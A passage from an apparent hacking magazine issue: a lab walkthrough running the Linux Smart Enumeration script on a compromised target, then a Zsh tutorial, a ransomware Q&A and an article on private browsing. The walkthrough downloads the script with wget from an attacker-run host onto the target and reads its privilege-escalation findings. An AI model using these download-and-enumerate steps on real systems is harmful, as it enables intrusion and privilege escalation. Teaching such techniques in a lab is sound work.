We need to move this script to the target system on which we want to perform privilege escal -ation.

```
$ cd /tmp
$ wget http://172.28.128.19:8000/lse.sh
--2020-08-28 16:49:04--  http://172.28.128.19:8000/lse.sh
Connecting to 172.28.128.19:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 37926 (37K) [text/x-sh]
Saving to: 'lse.sh'

     0K .......... .......... .......... .......                 100% 11.8M=0.003s

2020-08-28 16:49:04 (11.8 MB/s) - 'lse.sh' saved [37926/37926]

$ ls
lse.sh
```

We have tested this script on the TYPO 1 target readers have seen in the Real World Hackin -g Scenario of this month's Issue. See for yourself what it can do.

```
$ chmod 777 lse.sh
$ ./lse.sh

If you know the current user password, write it here to check sudo privileges:
hcool


 LSE Version: 2.5

        User: www-data
     User ID: 33
    Password: ******
        Home: /var/www
        Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
       umask: 0000

    Hostname: typo
       Linux: 4.19.0-8-amd64
Distribution: Debian GNU/Linux 10 (buster)
Architecture: x86_64

================================================================( users )=====
[i] usr000 Current user groups.......................................... yes
!
[*] usr010 Is current user in an administrative group?.................. nop
e
[*] usr020 Are there other users in an administrative groups?........... nop
e
[*] usr030 Other users with shell....................................... yes
!
[i] usr040 Environment information...................................... ski
p
[i] usr050 Groups for other users....................................... ski
p
[i] usr060 Other users.................................................. ski
p
[*] usr070 PATH variables defined inside /etc........................... yes
!
[!] usr080 Is '.' in a PATH variable defined inside /etc?............... nop
e

================================================================( sudo )=====
[!] sud000 Can we sudo without a password?.............................. nop
e
[!] sud010 Can we list sudo commands without a password?................ nop
e
[!] sud020 Can we sudo with a password?................................. nop
e
[!] sud030 Can we list sudo commands with a password?................... nop
e
[*] sud040 Can we read /etc/sudoers?.................................... nop
e
[*] sud050 Do we know if any other users used sudo?..................... nop
e
```

```
=================================================( file system )=====
=
[*] fst000 Writable files outside user's home..................................... yes
!
[*] fst010 Binaries with setuid bit.............................................. yes
!
[!] fst020 Uncommon setuid binaries.............................................. yes
!
---
/usr/local/bin/apache2-restart
/usr/local/bin/phpunit
---
[!] fst030 Can we write to any setuid binary?.................................... nop
e
[*] fst040 Binaries with setgid bit.............................................. ski
p
[!] fst050 Uncommon setgid binaries.............................................. ski
p
[!] fst060 Can we write to any setgid binary?..................................... ski
p
[*] fst070 Can we read /root?.................................................... nop
e
[*] fst080 Can we read subdirectories under /home?................................ nop
e
[*] fst090 SSH files in home directories.......................................... nop
e
[*] fst100 Useful binaries....................................................... yes
!
[*] fst110 Other interesting files in home directories............................ nop
e
[!] fst120 Are there any credentials in fstab/mtab?............................... nop
e
[*] fst130 Does 'www-data' have mail?............................................ nop
e
[!] fst140 Can we access other users mail?....................................... nop
e
[*] fst150 Looking for GIT/SVN repositories...................................... nop
e
[!] fst160 Can we write to critical files?....................................... nop
e
[!] fst170 Can we write to critical directories?................................. nop
e
[!] fst180 Can we write to directories from PATH defined in /etc?................ nop
e
[!] fst190 Can we read any backup?............................................... nop
e
[i] fst500 Files owned by user 'www-data'........................................ ski
p
[i] fst510 SSH files anywhere.................................................... ski
p
[i] fst520 Check hosts.equiv file and its contents............................... ski
p
[i] fst530 List NFS server shares................................................ ski
p
```

Have any questions?
Fire them to qa@hackercoolmagz.com

```
=============================================================( system )=====
=
[i] sys000 Who is logged in..................................... ski
p
[i] sys010 Last logged in users................................. ski
p
[!] sys020 Does the /etc/passwd have hashes?.................... nop
e
[!] sys022 Does the /etc/group have hashes?..................... nop
e
[!] sys030 Can we read shadow files?............................ nop
e
[*] sys040 Check for other superuser accounts................... nop
e
[*] sys050 Can root user log in via SSH?........................ yes
!
[i] sys060 List available shells................................ ski
p
[i] sys070 System umask in /etc/login.defs...................... ski
p

============================================================( security )=====
=
[*] sec000 Is SELinux present?.................................. nop
e
[*] sec010 List files with capabilities......................... yes
!
[!] sec020 Can we write to a binary with caps?.................. nop
e
[!] sec030 Do we have all caps in any binary?................... nop
e
[*] sec040 Users with associated capabilities................... nop
e
[!] sec050 Does current user have capabilities?................. ski
p

=========================================================( recurrent tasks )=====
=
[*] ret000 User crontab......................................... nop
e
[!] ret010 Cron tasks writable by user.......................... nop
e
[*] ret020 Cron jobs............................................ yes
!
[*] ret030 Can we read user crontabs............................ nop
e
[*] ret040 Can we list other user cron tasks?................... nop
e
[*] ret050 Can we write to any paths present in cron jobs....... yes
!
[!] ret060 Can we write to executable paths present in cron jobs..... nop
e
[i] ret400 Cron files........................................... ski
p
[*] ret500 User systemd timers.................................. nop
e
[!] ret510 Can we write in any system timer?.................... nop
e
```

```
=============================================================( network )=====
=
[*] net000 Services listening only on localhost.............................. yes
!
[!] net010 Can we sniff traffic with tcpdump?................................ nop
e
[i] net500 NIC and IP information............................................ ski
p
[i] net510 Routing table..................................................... ski
p
[i] net520 ARP table......................................................... ski
p
[i] net530 Namerservers...................................................... ski
p
[i] net540 Systemd Nameservers............................................... ski
p
[i] net550 Listening TCP..................................................... ski
p
[i] net560 Listening UDP..................................................... ski
p

============================================================( services )=====
=
[!] srv000 Can we write in service files?.................................... nop
e
[!] srv010 Can we write in binaries executed by services?.................... nop
e
[*] srv020 Files in /etc/init.d/ not belonging to root....................... nop
e
[*] srv030 Files in /etc/rc.d/init.d not belonging to root................... nop
e
[*] srv040 Upstart files not belonging to root............................... nop
e
[*] srv050 Files in /usr/local/etc/rc.d not belonging to root................ nop
e
[i] srv400 Contents of /etc/inetd.conf....................................... ski
p
[i] srv410 Contents of /etc/xinetd.conf...................................... ski
p
[i] srv420 List /etc/xinetd.d if used........................................ ski
p
[i] srv430 List /etc/init.d/ permissions..................................... ski
p
[i] srv440 List /etc/rc.d/init.d permissions................................. ski
p
[i] srv450 List /usr/local/etc/rc.d permissions.............................. ski
p
[i] srv460 List /etc/init/ permissions....................................... ski
p
[!] srv500 Can we write in systemd service files?............................ nop
e
[!] srv510 Can we write in binaries executed by systemd services?.......... nop
e
[*] srv520 Systemd files not belonging to root............................... nop
e
[i] srv900 Systemd config files permissions.................................. ski
p
```

```
=================================================================( software )=====
=
[!] sof000 Can we connect to MySQL with root/root credentials?.............. yes
!
___
mysqladmin  Ver 8.42 Distrib 5.7.29, for Linux on x86_64
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Server version          5.7.29
Protocol version        10
Connection              Localhost via UNIX socket
UNIX socket             /var/run/mysqld/mysqld.sock
Uptime:                 2 hours 1 min 47 sec

Threads: 1  Questions: 134230  Slow queries: 0  Opens: 397  Flush tables: 1  Op
en tables: 390  Queries per second avg: 18.370
___
[!] sof010 Can we connect to MySQL as root without password?.............. nop
e
[!] sof015 Are there credentials in mysql_history file?................... nop
e
[!] sof020 Can we connect to PostgreSQL template0 as postgres and no pass?. nop
e
[!] sof020 Can we connect to PostgreSQL template1 as postgres and no pass?. nop
e
[!] sof020 Can we connect to PostgreSQL template0 as psql and no pass?..... nop
e
[!] sof020 Can we connect to PostgreSQL template1 as psql and no pass?..... nop
e
[*] sof030 Installed apache modules..................................... yes
!
[!] sof040 Found any .htpasswd files?..................................... nop
e
[!] sof050 Are there private keys in ssh-agent?........................... nop
e
[!] sof060 Are there gpg keys cached in gpg-agent?........................ nop
e
[i] sof500 Sudo version.................................................. ski
p
[i] sof510 MySQL version................................................. ski
p
[i] sof520 Postgres version.............................................. ski
p
[i] sof530 Apache version................................................ ski
p
=================================================================( containers )====
=
[*] ctn000 Are we in a docker container?................................. nop
e
[*] ctn010 Is docker available?.......................................... nop
e
[!] ctn020 Is the user a member of the 'docker' group?................... nop
e
[*] ctn200 Are we in a lxc container?.................................... nop
```

```
=============================================================( processes )=====
=
[i] pro000 Waiting for the process monitor to finish..... yes
!
[i] pro001 Retrieving process binaries..... yes
!
[i] pro002 Retrieving process users..... yes
!
[!] pro010 Can we write in any process binary?..... nop
e
[*] pro020 Processes running with root permissions..... yes
!
[*] pro030 Processes running by non-root users with shell..... nop
e
[i] pro500 Running processes..... ski
p
[i] pro510 Running process binaries and permissions..... ski
p

=================================( FINISHED )================================
=
$
```

We hope the highlighted parts of the images are self explainable as to how the Linux Smart enumeration script. If you get a "yes" on anything (any colour), then it's something juicy for u-s. We will learn more about this tool in our future Issues. So what say you? Until now, which one is your favorite linux privilege escalation tool, PE.sh or lse.sh.

INSTALLING Z SHELL IN KALI

INSTALLIT

Kali Linux 2020.3 has been released and the makers announced that they are trying to shift to ZSH shell from Bourne again shell (BASH). If you are wondering what is a shell, it is the te-rminal through which many Linux users operate the system. By default, all Linux versions us-e a BASH (Bourne Again SHell) shell. There are different types of other shells like Csh shel-l, Ksh shell, zsh shell and Fish shell etc. All these have their own different features. ZSH she ll has many powerful features compared to the BASH shell and it is one of the reasons make-rs of Kali Linux are shifting to this shell.

Some of these features of ZSH shell include automatic cd, path expansion, path repla-cement, variable expansion, approximated completion and remote path completion etc. You can install the ZSH shell in any Linux machine for testing. As many users are very particular about their favorite shell, you can test and check out which shell you like. We have installed the zsh shell on Kali Linux 2020.2. Open a terminal and type the commands below.

```
kali@kali:~/Desktop$ sudo apt install -y zsh zsh-syntax-highlighting zsh-autosuggestions
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
zsh is already the newest version (5.8-4).
zsh set to manually installed.
The following NEW packages will be installed:
  zsh-autosuggestions zsh-syntax-highlighting
0 upgraded, 2 newly installed, 0 to remove and 521 not upgraded.
Need to get 56.3 kB of archives.
After this operation, 197 kB of additional disk space will be used.
```

```
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
zsh is already the newest version (5.8-4).
zsh set to manually installed.
The following NEW packages will be installed:
  zsh-autosuggestions zsh-syntax-highlighting
0 upgraded, 2 newly installed, 0 to remove and 521 not upgraded.
Need to get 56.3 kB of archives.
After this operation, 197 kB of additional disk space will be used.
Get:1 http://ftp.harukasan.org/kali kali-rolling/main i386 zsh-autosuggestions all 0.6.4-
1 [16.3 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main i386 zsh-syntax-highlighting all 0.
7.1-2 [40.0 kB]
Fetched 56.3 kB in 4s (13.9 kB/s)
Selecting previously unselected package zsh-autosuggestions.
(Reading database ... 286980 files and directories currently installed.)
Preparing to unpack .../zsh-autosuggestions_0.6.4-1_all.deb ...
Unpacking zsh-autosuggestions (0.6.4-1) ...
Selecting previously unselected package zsh-syntax-highlighting.
Preparing to unpack .../zsh-syntax-highlighting_0.7.1-2_all.deb ...
Unpacking zsh-syntax-highlighting (0.7.1-2) ...
Setting up zsh-autosuggestions (0.6.4-1) ...
Setting up zsh-syntax-highlighting (0.7.1-2) ...
kali@kali:~/Desktop$
```

From BASH you can shift to ZSH using the zsh command. Populate the .zshrc file with the c-onfiguration of system admin.

```
This is the Z Shell configuration function for new users,
zsh-newuser-install.
You are seeing this message because you have no zsh startup files
(the files .zshenv, .zprofile, .zshrc, .zlogin in the directory
~).  This function can help you with a few settings that should
make your use of the shell easier.

You can:

(q)  Quit and do nothing.  The function will be run again next time.

(0)  Exit, creating the file ~/.zshrc containing just a comment.
     That will prevent this function being run again.

(1)  Continue to the main menu.

(2)  Populate your ~/.zshrc with the configuration recommended
     by the system administrator and exit (you will need to edit
     the file by hand, if so desired).

--- Type one of the keys in parentheses --- 2
/home/kali/.zshrc:15: scalar parameter HISTFILE created globally in function zsh-newuser-
install
kali@kali ~ %
```

```
kali@kali:~$ zsh
kali@kali ~ %
```

That's it. ZSh is ready. Now let's see some of the features of zshell. Zshell allows extended globing. This can be used to view not only contents of a directory like ls does but also view re-cursively only directories and files.

```
kali@kali ~ % echo *
Desktop Documents Downloads linux-smart-enumeration Music Pictures Public shell172.28.128
.17_4466.exe stash.sqlite Templates test.php Videos
kali@kali ~ % echo **
Desktop Documents Downloads linux-smart-enumeration Music Pictures Public shell172.28.128
.17_4466.exe stash.sqlite Templates test.php Videos
kali@kali ~ % echo **/*
Desktop Documents Downloads linux-smart-enumeration linux-smart-enumeration/doc linux-sma
rt-enumeration/doc/setuid_binaries_from_distros.txt linux-smart-enumeration/LICENSE linux
-smart-enumeration/lse.sh linux-smart-enumeration/README.md linux-smart-enumeration/scree
nshots linux-smart-enumeration/screenshots/lse.gif linux-smart-enumeration/screenshots/ls
e_level0.png linux-smart-enumeration/screenshots/lse_level1.png linux-smart-enumeration/s
creenshots/lse_level2.png linux-smart-enumeration/screenshots/lse.webm Music Pictures Pub
lic shell172.28.128.17_4466.exe stash.sqlite Templates test.php Videos
kali@kali ~ % echo **/*(.)
linux-smart-enumeration/doc/setuid_binaries_from_distros.txt linux-smart-enumeration/LICE
NSE linux-smart-enumeration/lse.sh linux-smart-enumeration/README.md linux-smart-enumerat
ion/screenshots/lse.gif linux-smart-enumeration/screenshots/lse_level0.png linux-smart-en
umeration/screenshots/lse_level1.png linux-smart-enumeration/screenshots/lse_level2.png l
inux-smart-enumeration/screenshots/lse.webm shell172.28.128.17_4466.exe stash.sqlite test
.php
kali@kali ~ % echo **/*(/)
Desktop Documents Downloads linux-smart-enumeration linux-smart-enumeration/doc linux-sma
rt-enumeration/screenshots Music Pictures Public Templates Videos
kali@kali ~ %
```

Let's see path expansion feature. We don't have to type the entire path of the directory we w-ant to navigate to. For example we want to navigate to the /usr/share/wordlists directory. We can use a shortcut and hit TAB to get the full path.

```
kali@kali ~ % cd /u/s/wo
```

This will show the entire path of the directory as seen in the image below.

```
kali@kali ~ % cd /usr/share/wordlists/
```

These are only some of the features of the Zsh shell.

HACKING Q & A

Q : Why is ransomware considered more dangerous in hacking?

A : Ransomware is a type of malware that on-ce infects the system, encrypts the data on th-at system and asks for a ransom (money) to provide you the key for decrypting the data of the system.

Now let's tell you why it is considered mor-e dangerous type of malware. In present time-s, data and information are almost like treasu-re. Especially if a business runs on that data. Just imagine you are running a hospital and store your patient's and other hospital data in digital form. Suddenly all of your systems are infected by ransomware and the data which is critical is encrypted. You know how it would impact the day to day running of the hospital.

You may be tempted to pay the ransom and get a key from the hackers to decrypt tho-se systems. But what is the guarantee that th-e hackers would give you the key once you pay them. That is the reason why FBI discour-ages victims from paying ransom to hackers as this would only encourage them more. The only safeguard against ransomware is backup

Private Browsing : What it does - and doesn't do - to shield you from prying on the web

ONLINE SECURITY

Lorrie Cranor
Professor of Computer Science and of Engineering & Public Policy, Carnegie Mellon University

Hana Habib
Graduate Research Assistant at the Institute of Software Research, Carnegie Mellon University

Many people look for more privacy when they browse the web by using their browsers in privacy protecting modes called “Private Browsing” in Mozilla Firefox, Opera and Apple Safari “Incognito” in Google Chrome; and “InPrivate” in Microsoft Edge.

These private browsing tools sound reassuring and they’re popular. According to a 2017 survey, nearly half of American internet users have tried a private browsing mode and most who have tried it use it regularly.

However, our research has found that many people who use private browsing have misconceptions about what protection they’re gaining. A common misconception is that these browser modes allow you to browse the web anonymously, surfing the web without websites identifying you and without your internet service provider or your employer knowing what websites you visit. The tools actually provide much more limited protections.

Other studies conducted by the Pew Research Center and the privacy-protective search engine company DuckDuckGo have similar findings. In fact, a recent lawsuit against Google alleges that internet users are not getting the privacy protection they expect when using Chrome’s Incognito mode.

"A common misconception is that these browser modes allow you to browse the web anonymously, surfing the web without websites identifying you and without your internet service provider or your employer knowing what websites you visit"

How it works?

While the exact implementation varies from browser to browser, what private browsing modes have in common is that once you close your private browsing window, your browser no longer stores the websites you visited, cookies, user names, passwords and information from forms you filled out during that private browsing session.

Essentially, each time you open a new private browsing window you are given a “clean slate” in the form of a brand new browser window that has not stored any browsing history or cookies. When you close your private browsing window, the slate is wiped clean again and the browsing history and cookies from that private browsing session are deleted. However, if you bookmark a site or download a file while using private browsing mode, the bookmarks and file will remain on your system.

Although some browsers, including Safari and Firefox, offer some additional protection against web trackers, private browsing mode does not guarantee that your web activities cannot be linked back to you or your device. Notably, private browsing mode does not prevent websites from learning your internet address and it does not prevent your employer, school or internet service provider from seeing your web activities by tracking your IP address.

Reasons to Use it

We conducted a research study in which we identified reasons people use private browsing mode. Most study participants wanted to prote

ct their browsing activities or personal data fro -m other users of their devices. Private browsi -ng is actually pretty effective for this purpose.

We found that people often used private browsing to visit websites or conduct searche- s that they did not want other users of their de -vice to see, such as those that might be emb -arrassing or related to a surprise gift. In additi -on, private browsi -ng is an easy way to log out of websit -es when borrowin- g someone else's device – so long as you remember to close the windo- w when you are done.

"It is not at all surprising that people have misconceptions about how private browsing mode works; the word 'private' suggests a lot more protection than these actually provide "

Private browsing provides some protection against cookie-base -d tracking. Since cookies from your private br -owsing session are not stored after you close your private browsing window, it's less likely that you will see online advertising in the futur -e related to the websites you visit while using private browsing.

Additionally, as long as you have not logged into your Google account, any searche -s you make will not appear in your Google ac -count history and will not affect future Google search results. Similarly, if you watch a video on YouTube or other service in private browsi -ng, as long as you are not logged into that se -rvice, your activity does not affect the recom- mendations you get in normal browsing mode

What it doesn't do

Private browsing does not make you anonym- ous online. Anyone who can see your internet traffic – your school or employer, your internet service provider, government agencies, peopl -e snooping on your public wireless connectio -n – can see your browsing activity. Shielding that activity requires more sophisticated tools that use encryption, like virtual private networ- ks. Private browsing also offers few security protections. In particular, it does not prevent you from downloading a virus or malware to y -our device.

Additionally, private browsing does not offer any additional protection for the transmission of your credit card or other personal informati- on to a website when you fill out an online for- m.

It is also important to note that the longer you leave your private browsing window open, the more browsing data and cookies it accumulates, re- ducing your privac -y protection. Ther - efore, you should get in the habit of closing your privat -e browsing windo -w frequently to wi -pe your slate clean.

What's in a name

It is not all that surprising that people have misconceptions about how private browsing m -ode works; the word "private" suggests a lot more protection than these modes actually pr- ovide.

Furthermore, a 2018 research study found that the disclosures shown on the landing pag -es of private browsing windows do little to dis -pel misconceptions that people have about th -ese modes. Chrome provides more informati- on about what is and is not protected than mo st of the other browsers, and Mozilla now links to an informational page on the common myth -s related to private browsing.

However, it may be difficult to dispel all of these myths without changing the name of the browsing mode and making it clear that privat- e browsing stops your browser from keeping a record of your browsing activity, but it isn't a comprehensive privacy shield.

Article First Appeared on theconversation.com

SOME USEFUL RESOURCES

Check whether your email is a part of any data breach now.

https://haveibeenpwned.com

Get vulnerable software discussed in this Issue.

https://github.com/hackercoolmagz/vulnera

Tweet to us.

hackercoolmagz

Follow Us on Facebook

Hackercool Magazine

Mail To Us At :

qa@hackercoolmagz.com
customercare@hackercoolmagz.com

Our Blog

https://hackercoolmagazine/blog

Visit Our New Website

https://hackercoolmagazine.com

Click to get all 2019 Issues NOW

Click to get all 2018 Issues NOW